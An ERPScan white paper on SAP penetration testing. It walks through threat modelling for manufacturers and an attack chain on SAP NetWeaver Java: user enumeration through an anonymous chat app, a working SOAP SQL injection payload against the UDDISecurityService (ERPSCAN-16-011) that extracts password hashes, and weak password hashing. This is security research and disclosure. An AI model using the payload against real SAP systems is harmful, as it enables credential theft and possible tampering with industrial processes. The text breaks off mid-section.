ERPScan

H0X64AR%DCORE

SAP Penetration Testing

Vahagn Vardanyan

Disclaimer

According to the partnership agreement between ERPScan and SAP, our company is not entitled to publish any specific and detailed information about detected vulnerabilities before SAP releases an appropriate patch. This white paper only includes the details of those vulnerabilities that we have the right to publish as of the release date. However, you can see additional examples of exploitation, which prove the existence of the vulnerabilities by following us during the conferences as well as at **ERPScan.com**.

The research was conducted by ERPScan as a part of contribution to the EAS-SEC non-profit organization that is focused on Enterprise Application Security awareness.

This document or any of its fragments cannot be reproduced or distributed in whole or in part without prior written consent of EAS-SEC. SAP SE is neither the author nor the publisher of this whitepaper and is not responsible for its content. EAS-SEC and ERPScan are not responsible for any damage that can be incurred by attempting to test the vulnerabilities described in this document. This publication contains references to SAP SE products. SAP NetWeaver and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP SE.

Our SAP security surveys go beyond this whitepaper. You can find the latest statistics reports related to SAP services on the Internet and other endeavors of the ERPScan Research on **ERPScan official blog** and on **EAS-SEC project's website**.

Contents

Introduction

Pentest, or penetration testing, stands for a range of processes that simulate an attacker's actions to identify security weaknesses. Usually, a company engages third-party security experts in conducting penetration testing and provides them with the address(es) of the server(s) they should examine. Pentests are often divided into two types:

- white-box pentest - a pentest, in which experts are provided with background system information;
- black-box pentest - a pentest in which background system data is unknown to a pentest executor.

The pentesting process of the first model, when pentesters are outside the internal network and have no privileges, includes the following steps:

1. Acquiring information about a company, systems, and users.
2. Exploitation of vulnerabilities to access the system with minimal user privileges.
3. Exploitation of vulnerabilities and escalation of privileges to access a database and critical business information.
4. Acquiring administrative access to an OS.

During a white-box pentesting, a client company informs a pentester about the infrastructure, gives a computer network diagram, explains specific features of protecting mechanisms, and sometimes provides access to the source code.

Both types of pentests may include manual and automatic works. For example, examining source code for vulnerabilities is simplified by using **ready-made pentesting tools** (available on the Internet) or custom programs written on their own. Numerous tools can come in handy during pentesting, such as those that automate system analysis and exploitation of SQL injection, XSS, or RCE vulnerabilities. Nonetheless, it is impossible to conduct a successful penetration testing with automated programs only because every company has its own specific features, and pentesters have to modify programs adapting to each individual client.

What is SAP pentest?

Why do you need to access an SAP system security? The first reason is rather obvious and simple: an SAP System is a tempting target for hackers because it stores and manages the lifeblood of any organization – critical information and business processes.

However, that is not it. Imagine a certain SAP module liable for industrial technologies, for example, one that controls oil exploitation or transportation. No need to say it has vital importance when it comes to production lifecycle. How to ensure that the SAP system is not vulnerable and perpetrators are not able to interfere in any process? **SAP Penetration testing** perfectly serves the purpose here.

A typical black-box SAP penetration testing looks like this:

1. Penetration testers scan SAP systems in their scope trying to reveal as much system information as possible.
2. According to the information obtained from the first step, the pentesters recognize what database, SAP version, and particular SAP modules are implemented. Then, they search for vulnerabilities a version is susceptible to. By exploiting these vulnerabilities, pentesters gain minimal access rights to the system (e.g., as a guest user).

3. By exploiting vulnerabilities, pentesters escalate privileges and get administrative access to a system.

SAP software is unique, and **its specific nature** should be taken into account while conducting an SAP Penetration testing. For example, by default, an administrator password, a password to a database, and a scheme for connecting an SAP server to a database are encrypted and stored in the SecStore.properties file, and the decryption key is kept in the SecStore.key file. Therefore, in case of a poorly configured system, the exploitation of a vulnerability, like Directory Traversal or XXE, is enough to read files from a server.

Since a vendor now focuses on the security of its products and new protecting mechanisms are implemented, SAP system compromise is more of a challenge to accomplish. Likewise, SAP security hits the radar of organizations' security teams. So, these days it is unlikely that one can compromise the whole SAP system by exploiting a single vulnerability. Thus a pentester has to exploit a chain of security issues to achieve the final results.

SAP Pentest vs. SAP Security Audit

Another option to assess SAP system security is **SAP security Audit**.

If during pentesting a security expert does not succeed in hacking a system for a certain period of time (for example, 2 weeks), it does not mean that this system is secure and hackers cannot break into it. It simply means that if attackers have more time, they will succeed.

The security audit process lies in the fact that a group of experts is provided with full access to a system, source code, and internal network so that they can analyze its security more effectively and discover more vulnerabilities than during black-box or white-box pentests.

Threat Modelling

A penetration test is a practice of attacking an IT infrastructure to evaluate its security and determine whether malicious actions are possible. Although it is a common task, the nature and methodology of a penetration test differ according to the scope, aims, a client-company's specifics, and many other factors.

Once the ERPScan team was conducting a penetration test in a large manufacturing organization. The task was not so ordinary and easy because the number of systems in the scope was huge and little time was allotted. That is why it was absolutely necessary to perform Threat Modelling before diving into the process of hacking.

Threat Modelling is the first step of every successful penetration testing. At this stage, a cybersecurity expert gets the picture of business processes of a typical manufacturing company, identifies the most critical assets and associated risks. The gathered information helps a penetration tester to decide what to focus on.

Analyzing Risks for Manufacturing Industry

Manufacturing companies are attractive targets for different kinds of cybercriminals, i.e., state-sponsored hackers, hacktivists, terrorists, malicious insiders). Such companies are responsible for a great part of some countries' economy. Any interference in their work can stop processes and, as a result, deprive the company and the country of revenue. Just to give some background information, in 2015 the United States exported app. 2.6 million vehicles valued at $65 billion.

The manufacturing industry is indeed on the radar of cybercriminals. For example, **the cyberattack against a steel mill in Germany** hit the headlines in 2015, as it has caused confirmed physical damage.

In case of a cyberattack, a manufacturing company may face the following consequences:

- Plant Sabotage/Shutdown
- Equipment damage
- Production Disruption (Stop or pause production)
- Product Quality (Quality degradation)
- Compliance violation (Such as pollution)
- Safety violation (Death or injury)

After we have identified the most important risks for the manufacturing industry, the next step is to find out whether it is possible to cause these risks by accessing SAP systems and that exactly an attacker should exploit to cause them.

SAP systems are widely used in the Manufacturing industry, and there are even specific SAP modules for Manufacturing. Cyberattacks on SAP systems (regardless of the industry) are critical, as they can lead to espionage, sabotage or fraud. However, they can be even more lethal for the Manufacturing because of trust connections in SAP systems that are responsible for asset management and technology networks (e.g., plant floor).

Identifying the most important assets in SAP landscape

A typical manufacturing company's infrastructure consists of multiple business applications and industry-specific modules. Here is an incomplete list of the applications which common for the majority of manufacturing enterprises:

- Enterprise Resource Planning (ERP)
- Manufacturing Execution System (MES)
- Asset Lifecycle Management (ALM)
- Manufacturing Integration (xMII)
- Other standard systems: HR, CRM, PLM, SRM, BI/BW, SCM

Some of these systems such as xMII or ALM can be connected with Industrial Control Systems or plant floor, so a single vulnerability in them may pose a risk for the entire company.

Uncovering SAP Platforms for the most critical assets

SAP systems can be based on different platforms: ABAP, Java, or HANA.

The main SAP platform is SAP NetWeaver, the enabling foundation for SAP and non-SAP applications. The first version of SAP NetWeaver came out in 2004. After that, SAP has introduced several versions of the platform and new modules to extend its functionality. As of today, the latest version is SAP NetWeaver 7.5 (the first release was in October 2015).

One of the main parts of SAP NetWeaver is SAP NetWeaver Application Server (AS). SAP NetWeaver AS includes the application server ABAP and Java. As its name implies, the main programming language for SAP NetWeaver AS ABAP platform is ABAP and, correspondingly, for SAP NetWeaver AS Java is Java.

Returning to our case, the most critical application linked to the production network is SAP xMII (SAP xApp Manufacturing Integration and Intelligence) based on the Java platform.

SAP xMII is often used in industrial enterprises to manage and automate their processes. This module extends the functionality of SAP NetWeaver AS Java to use it in production. SAP xMII provides a direct connection between shop-floor systems and business operations. It ensures that all data related to manufacturing is visible in real time. SAP customers can also link their enterprise processes and master data to manufacturing processes to run their business based on a single version.

Vulnerabilities in SAP xMII are particularly hazardous, because this solution is a kind of a bridge between ERP (Enterprise Resource Planning), other enterprise applications and plant floor as well as OT (Operational Technology) devices. Any vulnerability affecting SAP xMII can be used as a starting point of a multi-stage attack aiming to get control over plant devices and manufacturing systems.

A brief look at public sources indicates that there is a couple of notable vulnerabilities in the SAP xMII component (e.g., **Reflected XSS vulnerability**, **directory traversal vulnerability**).

Sounds great, now we know what the risks are, which systems are the most important and what platform we need to analyze in terms of security first of all.

The final preparation step is to find out the most important vulnerabilities in this platform, how common they are, and what versions are the most widespread. All these factors influence chances of successfully performing a penetration test. Such analysis will show us if we need to add additional resources to the team such as researchers who will look for 0-day vulnerabilities in the platforms in case if information about those SAP systems is not available (this situation is rather common when we deal with SAP Pentesting).

How vulnerable are SAP platforms?

According to the latest SAP Cybersecurity in Figures report, 3662 vulnerabilities in different SAP products were fixed in total (as for mid-2016). 548 of them affect Java stack and 2585 ABAP.

We have scanned the entire range of IP addresses on the Internet and revealed that an overwhelming number of SAP servers available on the Internet have version 7.3 (7.3 – 626, 7.3 EHP 1 – 851) and 7.4. In other words, we will likely come across these versions while conducting penetration testing. They are more secure and contain no security issues specific to the 7.2 version. Thus, we will need to find 0-day vulnerabilities.

Since the necessity to find new vulnerabilities is evident, let us look at the most common types of issues patched in SAP NetWeaver Java platform (see Chart 1). This information as well as other interesting details are available in our latest **SAP Cybersecurity Threat report**.




Chart 1. SAP NetWeaver AS JAVA versions

From the Chart 1., it is clear that the most common vulnerability type is XSS, but we rarely exploit them during pentests. Apparently, we will need to find information disclosure or configuration issue to break into the system (see Chart 2)




Chart 2. Vulnerabilities in Java platform

Theoretically, such a large number of the vulnerabilities in Java platform allows considering that penetration testing will pose no difficulty. In most cases, it is so indeed. Usually, it does not take much time to break into an SAP system as companies do not even implement patches for 3-year-old vulnerabilities. Not this time, however. During our pentest, we faced some difficulties and uncommon tasks.

Attack Scenario

The exploitation of 3 vulnerabilities enables an attacker to hijack an SAP administrator account without any access to an SAP system by using the black-box method. A typical pentest involves the following steps:

1. Information gathering
2. Vulnerability exploitation
3. Privilege escalation
4. Business Risk demonstration

Information gathering

Information gathering is the basis of every penetration testing. Some information about a system can be collected without using a single vulnerability. For example, by scanning a network for particular SAP services or a web server for available web applications to understand if there are any applications or services with security issues.

This step also includes exploitation of a specific vulnerability type - "Information disclosure." Usually, there is a plethora of these low-risk vulnerabilities detected at the Information Gathering stage. What is more dangerous, they are often left unpatched since administrators have to put all the available resources to cope with more critical issues. However, with the help of this vulnerability, an attacker can obtain valuable information about the operating system installed, SAP version, private IP to a user list and user passwords.

Although a typical SAP installation is abundant in **Information Disclosure vulnerabilities**, during our pentesting the system was so securely configured that we had to search for 0-days.

Eventually, we found multiple Information disclosure vulnerabilities. For instance, using vulnerabilities **ERPSCAN-16-010** and **ERPSCAN-16-016** an authenticated attacker can get an SAP user's name, surname, privileges, and logins remotely.

An example of vulnerabilities exploitation is provided below (see Fig. 1.)




Fig. 1. Vulnerability exploitation

The exploitation of this vulnerability is quite an easy task. An attacker needs to anonymously open an available webdynpro application uniform resource identifier (URI) and press the “Select” button. Nevertheless, an attacker cannot log into the SAP system with only usernames; passwords for SAP accounts are also required. Here comes the second step of our plan – Vulnerability exploitation.

Vulnerability exploitation

This step is straightforward. After we figure out which services and web applications are available, we can find out if these services have a vulnerability for us to exploit.

As long as the SAP NetWeaver J2EE application server is considered, there are multiple loopholes (from Verb Tampering vulnerability in the CTC web service and Invoker servlet to P4 Authentication bypass, multiple XXEs, and SSRF issues in K2EE web services) identified years ago. All of them still exist in almost every SAP Implementation. Nonetheless, some clients do take care of SAP Security and have eliminated so-called "low-hanging fruits." It is the thing that distinguishes true pentesters from a “script-kiddie” or a vulnerability scanner. Real pentesters tries to find new vulnerabilities even if there is no obvious way to do it. In doing so, they consider what is needed. Actually, pentesters already have some information about a system – usernames. Therefore, by laying their hands on at least a password hash pentesters ensure their victory.

How can they do this? Certain vulnerabilities may give access to it, and they are SQL Injections. SQL injections are common for traditional applications, but they are a rare occurrence in SAP (see Table 1). This type of vulnerabilities allows attackers to inject their own malicious SQL commands. These command legitimate a request and paves the way for accessing critical data stored in a database (e.g., business data, user passwords, and bank account information). By using SQL injections, attackers try to get credit cards dates, user passwords, social cards information, etc.

Vulnerability type	Place in global statistics	CWE-ID	Place in SANS 25	Place in OWASP TOP 10
XSS	2	CWE-79	2	3
Missing Authorization Checks	5	CWE-862	3	7
Directory Traversal	6	CWE-22	10	4
Configuration Issues		N/A	N/A	5
SQL Injections	4	CWE-89	4	1
Information Disclosure	3	CWE-200	12	8
Cross-Site Request Forgery	7	CWE-352	8	6
Overflows (DoS, RCE)	1	CWE-120	?	N/A
Conde Injection		CWE-94	7	1
Hardcoded Credentials	N/A	CWE-308	7	2

Table 1. Comparison of Top 10 SAP Vulnerabilities, World statistic, SANS 25, and OWASP TOP 10

In the scope of our pentest, we detected an anonymous SQL injection vulnerability in SAP NetWeaver (later it was assigned the **ERPSCAN-16-011 identifier**). It is the SAP UDDI (Universal Description, Discovery and Integration) component, the most widespread one, that contains the vulnerability. Thus, the SAP NetWeaver versions 7.11 – 7.50 are susceptible to the threat. To exploit the vulnerability, an attacker can merely send an HTTP query of the following type:

```
POST /UDDISecurityService/UDDISecurityImplBean HTTP/1.1
Content-Type: text/xml

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"xmlns:xsi="http://www.
w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
          <SOAP-ENV:Body>
        <m:deletePermissionById xmlns:m="http://sap.com/esi/uddi/ejb/security/">
            <permissionId>x' AND 1=(SELECT COUNT(*) FROM BC_UDV3_EL8EM_KEY) or
'1'='1</permissionId>
        </m:deletePermissionById>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

The vulnerability is contained in **permissionId** that can keep any SQL command. When SAP gets this code, it executes it. For example, an SAP server will execute this SQL command and return a count of rows from the **BC_UDV3_EL8EM_KEY table**.

```
SELECT COUNT(*) FROM BC_UDV3_EL8EM_KEY
```

By exploiting this vulnerability, attackers can obtain the hash of user passwords from the **UME_STRINGS** table. After that, they will need to get passwords from the hash. There are two ways to do this:

1. Use bruteforce attack
2. Find another vulnerability in password crypto algorithm

Privilege escalation

After exploitation, we may have access to the system but the access is restricted to particular actions. In other words, we need to escalate our privileges by using a chain of vulnerabilities. The first part of the pentest has provided us with some valuable information, but it is not enough in our case.

We have usernames and password hashes, but still, do not have passwords. While finishing the project we we came across a vulnerability in the password encryption functionality in SAP NetWeaver (**ERPSCAN-16-003**).

When a user with a password is created in an SAP system, the password is secured with encryption. The function that makes it possible is HashWithIterations stored in PasswordHash.class.

SAP SE has made a mistake during the realization of the encryption algorithm, and as a result, the password is stored in its database as base64 which is not encryption algorithm but an encoding one.

Business Risk demonstration

The great news is that now we have access to the system even though it may have seemed impossible in the beginning because all the known vulnerabilities were patched. Usually, a traditional pentest ends here. However, to make a perfect pentest, it is not enough only to show access – it is also essential to demonstrate business risks.

So, we have got an administrator account on the SAP system, for example, the one of the Manufacturing vertical. These companies use a wide range of SAP products and can manage technologic processes using the SAP MII module. SAP MII (SAP Manufacturing Integration and Intelligence) is an application for synchronizing manufacturing operations with back-office business processes and standardize data.

Between SAP MII and technologic controllers, there is also SAP PCo. When SAP PCo receives all the control data from SAP MII, it changes the data and sends it to controllers. As we have SAP NetWeaver administrator user, we can get access to SAP MII and manage controllers are responsible for oil production.

Our research team identified **several vulnerabilities in SAP xMII**. These can be used as part of a multistage attack, starting from one of the numerous business applications exposed to the internet with the ultimate aim of getting control over the shop floor. Industry control systems were designed without basic security measures implemented. Once cybercriminals breach a network, they gain unfettered access to all the controllers and their configurations. Here, the result depends on perpetrators' goals and are limited only by their skills and imagination. For example, an attacker can change the melting temperature so that products become more fragile. Another attack vector is a slight modification of the instruction of a welding seam. Both actions can lead to dire consequences if they are made during car production or high-tech equipment manufacturing.

The Scope of the Search

Quite often a traditional approach does not work. If SAP pentesters know only a limited number of SAP vulnerabilities and downloaded free tools from the Internet, they will not be able to hack a system since some companies have installed the latest patches. In other words, it will be impossible to exploit the most common cybersecurity issues (e.g., Gateway bypass, Verb Tampering, or Default Passwords).

For example, during one of the assessments, we understood that no existing exploits worked: all default passwords were changed, and pentetrating into those SAP systems seemed inconceivable.

We will consider the following points which can help to perform a hardcore SAP pentesting:

1. SAP servlets and applications that should be viewed as a matter of priority to find 0-day vulnerabilities;
2. the rights for applications existing in an SAP system;
3. the features of a blind SQL injection in an SAP system;
4. the options of privilege escalation;
5. the way to execute arbitrary code from the application access level and gain full access to OS.

If there is no public vulnerability, 0-days should be looked for. To search for vulnerabilities in SAP systems, it is necessary, to identify the types of apps existing in an SAP system. There are several types of web applications that are installed and run together with the system:

- servlet;
- webdynpro;
- portal apps;
- service;
- extensions, core lib's, interfaces, but they will not be taken into account.

In SAP Servlets, apps webdynpro and portal applications are installed in the following folder:

`C:\usr\sap\%SID%\J00\j2ee\cluster\apps`

the directory of service applications is: `C:\usr\sap\%SID%\J00\j2ee\cluster\bin\services;`

where %SID% is the SID of an SAP system. In our case, the SID is DM0.

Each application has privileges that are predefined by developers. A user can use an application with these privileges only. By default, SAP NetWeaver AS Java has four types of rights:

1. no safety - an application is available to all users and does not require authorization;
2. low safety - an application is available to authenticated users;
3. medium safety - an application is available to content admin user or admin system;
4. high safety - a medium application is available to content admin user or admin system.

All access rights to the applications are described in the **webdynpro.xml**, **web.xml** configuration files, and for portal apps, it is **portalapp.xml**.

As mentioned above, we are interested in the applications that do not require authentication. To find them, we need to get the list of applications using a simple file search.

The applications that satisfy the search condition are found in a few minutes, and one of them is the component **tc~rtc~coll.appl.rtc~wd_chat**.

Its configuration file is located by the following address:

```
C:\usr\sap\%SID%\J00\j2ee\cluster\apps\sap.com\tc~rtc~coll.appl.rt-c~wd_chat\servlet_jsp\webdynpro\resources\sap.com\tc~rtc~coll.appl.rtc~wd_chat\root\WEB-INF\webdynpro.xml
```

and has the following code (see Fig. 2):

webdynpro.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<application>
    <application-config>
    </application-config>
    <components/>
    <services/>
    <webdynpro>
        <!-- applications -->
        <applications>
            <part shortName="Chat" name="com.sap.netweaver.coll.appl.rtc.Chat">
                <!-- application to component -->
            </part>
            <part shortName="Messages" name="com.sap.netweaver.coll.appl.rtc.Messages">
                <!-- application to component -->
            </part>
        </applications>
        <!-- components -->
```

Fig. 2. Config file code

As seen from the description, this component has two applications that can be called from a browser: Chat and Messages.

Accordingly, the applications will be available at the addresses:

1. http:/SAP_IP:SAP_PORT/webdynpro/resources/sap.com/tc~rtc~coll.appl.rtc~wd_chat/Chat#
2. http:/SAP_IP:SAP_PORT/webdynpro/resources/sap.com/tc~rtc~coll.appl.rtc~wd_chat/Messages#

SAP Information disclosure

Let us open the Chat app and see what functionality it has (Fig. 3).

Fig. 3. Chat app functionality

After following the address, an anonymous servlet with message writing functionality is opened. If we click the "Add participant" button, a window that allows adding users to the Chat will be opened (see Fig. 4).




Fig. 4. Adding participant to the Chat

If we select a user, it will be clear that we can get a list of all users and, consequently, their logins (see Fig. 5).




Fig. 5. Getting the list of users and their logins

So, we have found an anonymous service and received the login of an administrator named John. Then all we need is to know its account password.

SAP SQL injection

Proceeding with our search for vulnerabilities in anonymous servlets, we come across one functional component **tc~uddi**. There are three services in it (see Fig. 6).




Fig. 6. Services in the tc~uddi component

The most interesting among them is `C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\tc~uddi\servlet_jsp\UDDISecurityService`

If we open the configuration file at `C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\tc~uddi\servlet_jsp\UDDISecurityService\root\WEB-INF\web.xml` we will see the content (see Fig. 7).

```xml
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" version="2.4" xsi:schemaLocation="
http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
<display-name>UDDISecurityService</display-name>
<servlet>
<servlet-name>com.sap.esi.uddi.ejb.security.UDDISecurityImplBean</servlet-name>
<servlet-class>com.sap.engine.services.webservices.servlet.SoapServlet</servlet-class>
<load-on-startup>0</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>com.sap.esi.uddi.ejb.security.UDDISecurityImplBean</servlet-name>
<url-pattern>/*</url-pattern>
</servlet-mapping>
<session-config>
<session-timeout>1</session-timeout>
</session-config>
</web-app>
```

Fig. 7. The content of UDDISecurityService

The "servlet-class" field indicates that this servlet uses the SOAP methods to transfer and receive data, The name of the servlet is **UDDISecurityImplBean**.

Aftertheaddress `http://nw74:50000/UDDISecurityService/UDDISecurityImplBean` is opened in the browser, the following message is displayed (see Fig. 8):

